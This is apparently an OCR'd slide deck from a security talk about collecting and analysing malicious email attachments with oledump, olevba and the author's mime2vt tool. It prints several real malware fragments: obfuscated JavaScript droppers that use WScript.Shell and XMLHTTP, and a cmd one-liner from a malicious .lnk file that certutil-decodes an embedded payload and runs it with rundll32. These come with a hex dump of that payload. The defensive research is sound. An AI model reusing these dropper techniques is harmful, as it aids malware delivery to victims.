'+')'+'4'+'d'+'N'+'W'+'M'+'('+'1'+'u'+'T'+'Q'+'['+'3'+'s'+'S'
+' '+';'+')'+'('+']'+'8'+'s'+'C'+'Y'+'['
+'3'+'s'+'S'+'
'+';'+'6'+'x'+'N'+'N'+'U'+'='+']'+'1'+'h'+'D'+'Y'+' '+'+'+'
'+'v'+'S'+'G'+'Z'+'['+'3'+'s'+'S'+' '+';'+'9'+'h'+'J'+'G'
+'I'+'N'+'='+']'+'0'+'n'+'Y'+'H'+'L'+' '+'+'+' '+')'+')'+'('
```

```
objFile.Write
Chr( AscB( MidB( o_b_j_h_t_t_p.ResponseBody, i,
1 ) ) ) )
```

```
var Bay = "Dim objS\x68ell\r\nSet “, big = "objShell =
WScript.Cre";
var late = "ate\x4fbject(\"WScript.Shell\"", dub =
"eMair\x65\x0d\n\r\n\' Usage\r\n\x69f”,
```

```
var XTEQGGgK = [("charlie","otter","tangible","Act")
+"iv"+"eX"+"Obje"+("timely","sprig","ct"), "E"+
("postcard","risky","xp")+
"an"+"dE"+"nv"+("indisputable","media","humor","iron")
+"me"+"nt"+"St"+"ri"+"ngs",
("contraband","sarcophagus","")+"%"+"TE"+("
banana","substantial","sends","playground","MP%"),
("negative","artists","papers","")+"."+"exe", "R"+
("classroom","litigation
","draws","unchecked","un"), "MSX"+"ML2.XM"+
("journalists","johannesburg","concise","LH")+
("wrestle","vermin","tempestuous","
TTP"), "W"+("plume","coding","adrian","outrun","Sc")+
("changes","cursor","griffith","postcards","ri")
+"pt"+".She"+"ll"];
```

```
var ai99uCXy = ';'+'}'+'
‘+';'+')'+'('+']'+'9'+'w'+'C'+'C'+'F'+'
…
+' '+'l'+'z'+'O'+'V'+'S'+' '+'r'+'a'+'v'+'
'+';'+""+'t'+'x'+""+' '+'='+' '+'l'+'L'+' '+'r'+'a'+'v'+'
'+';'+""+'a'+'S'+""+' '+'='+' '+'0'+'p'+'G'+'P'+'R'+'
'+'r'+'a'+'v'+' '+';'+""+'T'+'e'+'v'+""+' '+'='+' '+'f'+'H'+'
'+'r'+'a'+'v'+' '+';'+""+'e'+'l'+'i'+'F'+'o'+""+' '+'='+'
'+'t'+'B'+'E'+' '+'r'+'a'+'v'+' '+';'+""+'s'+'o'+'l'+'c'+""+'
'+'='+' '+'d'+'G'+'O'+' '+'r'+'a'+'v'+' '+';'+""+'e'+""+'
'+'='+' '+'f'+'H'+'l'+'S'+' ‘+'r'+'a'+'v';
eval(ai99uCXy.split('').reverse().join(''));
```

# Where is my Payload?

- Usually on compromised websites
  (Who said “Wordpress”? :-)
- Sometimes included in the script / document / file

```
%windir%\system32\cmd.exe /V:ON /c dir %TEMP%
\faktura.lnk /s /b >%TEMP%\bwTFO &&
set /p k=<%TEMP%\bwTFO &&
findstr TVqQAA !k!>%TEMP%\bwTFO &&
certutil -decode %TEMP%\bwTFO %TEMP%\bwTFO.dll &&
del %TEMP%\bwTFO !k! &&
rundll32 %TEMP%\bwTFO.dll,PHojcLeWFaI YEfM
```

---

```
00000740  a3 41 5d 34 0c e0 a5 4d  97 35 a3 e4 11 bd 29 00  |.A]4...M.5....).|
00000750  50 56 38 75 73 00 00 00  00 0d 0a 54 56 71 51 41  |PV8us......TVqQA|
00000760  41 4d 41 41 41 41 45 41  41 41 41 2f 2f 38 41 41  |AMAAAAEAAAA//8AA|
00000770  4c 67 41 41 41 41 41 41  41 41 41 51 41 41 41 41  |LgAAAAAAAAAQAAAA|
00000780  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000007a0  41 41 41 41 41 41 41 41  41 41 41 75 41 41 41 41  |AAAAAAAAAAAuAAAA|
000007b0  41 34 66 75 67 34 41 74  41 6e 4e 49 62 67 42 54  |A4fug4AtAnNIbgBT|
000007c0  4d 30 68 56 47 68 70 63  79 42 77 63 6d 39 6e 63  |M0hVGhpcyBwcm9nc|
000007d0  6d 46 74 49 47 4e 68 62  6d 35 76 64 43 42 69 5a  |mFtIGNhbm5vdCBiZ|
000007e0  53 42 79 64 57 34 67 61  57 34 67 52 45 39 54 49  |SBydW4gaW4gRE9TI|
000007f0  47 31 76 5a 47 55 75 44  51 30 4b 4a 41 41 41 41  |G1vZGUuDQ0KJAAAA|
00000800  41 41 41 41 41 43 48 6f  38 76 62 77 38 4b 6c 69  |AAAAACHo8vbw8Kli|
00000810  4d 50 43 70 59 6a 44 77  71 57 49 50 2b 4b 33 69  |MPCpYjDwqWIP+K3i|
00000820  4d 4c 43 70 59 67 45 78  4b 4f 49 77 73 4b 6c 69  |MLCpYgExKOIwsKli|
00000830  45 33 64 74 6f 6a 43 77  71 57 49 55 6d 6c 6a 61  |E3dtojCwqWIUmlja|
00000840  4d 50 43 70 59 67 41 41  41 41 41 41 41 41 41 41  |MPCpYgAAAAAAAAAA|
00000850  46 42 46 41 41 42 4d 41  51 55 41 4b 53 54 4b 56  |FBFAABMAQUAKSTKV|
00000860  67 41 41 41 41 41 41 41  41 41 41 34 41 41 4f 49  |gAAAAAAAAA4AAOI|
00000870  51 73 42 42 51 77 41 44  41 41 41 41 41 67 41 41  |QsBBQwADAAAAAgAA|
00000880  41 41 41 41 41 41 41 45  41 41 41 41 42 41 41 41  |AAAAAAAEAAAABAAA|
00000890  41 41 67 41 41 41 41 41  41 41 51 41 42 41 41 41  |AAgAAAAAAQABAAA|
000008a0  41 41 43 41 41 41 45 41  41 41 41 41 41 41 41 41  |AACAAAEAAAAAAAAA|
```

Source: https://isc.sans.edu/forums/diary/Analyzis+of+a+Malicious+lnk+File+with+an+Embedded+Payload/20763/

# F1r3Ev3

# Tool: oledump.py

```
# oledump.py ./01/23/Invoice.doc
A: word/vbaProject.bin
 A1:       443 'PROJECT'
 A2:        41 'PROJECTwm'
 A3: M   23818 'VBA/ThisDocument'
 A4:      7316 'VBA/_VBA_PROJECT'
 A5:       522 'VBA/dir'
```

```
# oledump.py -s A3 -v ./01/23/Invoice.doc|more
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Type U9HSOaoh4AV5AN
  Hf49UQ2l As Long
  BeKSYB As IUnknown
  RZLernTy As Long
End Type
Private Type HA1AKyTa
  HaDVFcydy0vUXA As Long
  I8rsbkKkNY3Po9lPh As Integer
  S1nFjAvN3p As Integer
  EFL5G9C4qwuQ(7) As Byte
End Type
Private Type GB6zRwGPbKwgIRlV
  Phl As Long
  X7w0PaK0D3g As Long
  KnYN9OUBl0Z As String
  DK8d As Long
End Type
```

Source: https://blog.didierstevens.com/programs/oledump-py/

# KEEP CALM AND AUTOMATE ALL THE THINGS

# Requirements

- Extract MIME data from emails
- Analyse interesting files
- Block them < Nice to have ;-)
- Collect data (samples & URLs)
- Save results for research purposes

# Components

- a MTA ;-)
- Some domains + MX records
- SpamAssassin / Procmail for pre-filtering
- Python & some modules
- VT API
- olevba API


# Sources?


- Old domains (>10y old)
- MX records on domains + catch-all mailbox
- Sleep() or register emails on “nice” websites

# olevba.py

- A tool to extract VBA macro from M$ documents
- Supports OLE/OpenXML
- Python API

Source: http://decalage.info



# Mime2VT

- Extracts MIME attachments from emails
- Checks / submits interesting ones to VT
- Analyses VBA macros using olevba.py API
- Support zip files
- Archive them
- Extract URLs from emails
- Export data to ELK

# Example

```
Nov 30 21:49:09 marge postfix/qmgr[22867]: 00F547C016C: from=<SaundersThelma17@telepac.pt>,
size=188819, nrcpt=1 (queue active)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: multipart/mixed (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: text/plain (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: message/rfc822 (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: multipart/mixed (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: text/plain (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: application/vnd.ms-excel
(invoice_details_32247759.xls)
Nov 30 21:49:10 marge mime2vt.py[20225]: Found interesting file: invoice_details_32247759.xls
(application/vnd.ms-excel)
Nov 30 21:49:12 marge mime2vt.py[20225]: File: invoice_details_32247759.xls
(0026d60cf0838a943793ce61fa0366a1) Score: 8/56 Scanned: 2015-11-30 20:45:07 (1:04:05)
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: dbAddMD5: 0026d60cf0838a943793ce61fa0366a1
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: Analyzing with oletools
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: Detected file type: OLE
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: VBA Macros found
Nov 30 21:49:19 marge mime2vt.py[20225]: DEBUG: Analysis dumped to /var/tmp/mime/2015/11/30/
invoice_details_32247759.xls.analysis
```

# Example


```
$ cat /var/tmp/mime/2015/11/30/invoice_details_32247759.xls.analysis
AutoExec     | Workbook_Open              | Runs when the Excel Workbook is opened
Suspicious   | Kill                       | May delete a file
Suspicious   | Open                       | May open a file
Suspicious   | Shell                      | May run an executable file or a system command
Suspicious   | Run                        | May run an executable file or a system command
Suspicious   | CreateObject               | May create an OLE object
Suspicious   | WriteText                  | May create a text file
Suspicious   | SaveToFile                 | May create a text file
Suspicious   | Hex Strings                | Hex-encoded strings were detected, may be used to
obfuscate strings (option --decode to see all)
Suspicious   | Base64 Strings             | Base64-encoded strings were detected, may be used to
obfuscate strings (option --decode to see all)
Suspicious   | VBA obfuscated Strings     | VBA string expressions were detected, may be used to
obfuscate strings (option --decode to see all)
IOC          | UpdateWinrar.js            | Executable file name
IOC          | UpdOffice.exe              | Executable file name
VBA string   | Total                      | "To" & "tal"
VBA string   | Code                       | ("Co" & "de")
VBA string   | B3                         | ("B" & "3")
VBA string   | Total                      | ("To" & "tal")
VBA string   | Warning                    | ("War" & "ning")
```

# Setup


```
$ cat /etc/mime2vt.conf
[virustotal]
apikey: <redacted>
exclude: image/png,image/gif,image/jpeg,image/bmp,text/plain,text/html,text/english,
application/pgp-signature

[elasticsearch]
server: 192.168.254.65:9200
index: virustotal

[database]
dbpath: /var/tmp/mime2vt.db
```

```
$ cat $HOME/.procmailrc
:0
{
  :0c
  | /usr/local/bin/mime2vt.py -d /var/tmp/mime/%y/%m/%d -c /etc/mime2vt.conf -l
/var/tmp/messages.dump
  :0
  incoming
}
```

# Want Samples?




# Want Samples?




(4.3% have a VT score > 5)

# Want Samples?




Unique samples: 124952

# The Winner…

## File information

Identification | Details | Content | Analyses | Submissions | ITW | Comments

| | |
|---|---|
| **MD5** | 19c498a0f8469b6d2246083486a3d6f2 |
| **SHA-1** | c36882538a03f7f126f8cda22762bdcad7bc0580 |
| **SHA-256** | 4a29a1839f07f42052d737c4498fd08559f755400aebc4b33f9b7d043e747bd4 |
| **ssdeep** | 768:cXePmVFJ8lj4AhpwMrQgXKUceUbKGHKcFuS8M6pQc:mUm58iMroUdUbzF4M6F |
| **Size** | 57.0 KB (58368 bytes) |
| **Type** | MS Word Document |
| **Magic** | CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Template: Normal.dot, Revision Number: 98, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:31:00, Create Time/Date: Mon Apr 11 17:00:00 2016, Last Saved Time/Date: Mon Apr 11 19:18:00 2016, Number of Pages: 1, Number of Words: 3, Number of Characters: 22, Security: 0 |
| **TrID** | Microsoft Word document (80.0%)<br>Generic OLE2 / Multistream Compound File (20.0%) |
| **Detection ratio** | 36 / 57 |
| **First submission** | 2016-04-13 16:53:45 UTC ( 2 months, 1 week ago ) |

Download file | Google Docs viewer | Re-scan file | Close

# Wanna Play?

https://github.com/xme/mime2vt

<warning>
Beta code
</warning>

# Wishlist?

- Add support for multiple archives (rar)
- Integrate with MISP to exchange IOC's
- Add YARA support

Thank you!

@xme

xavier@rootshell.be

xavier@truesec.be

xmertens@isc.sans.edu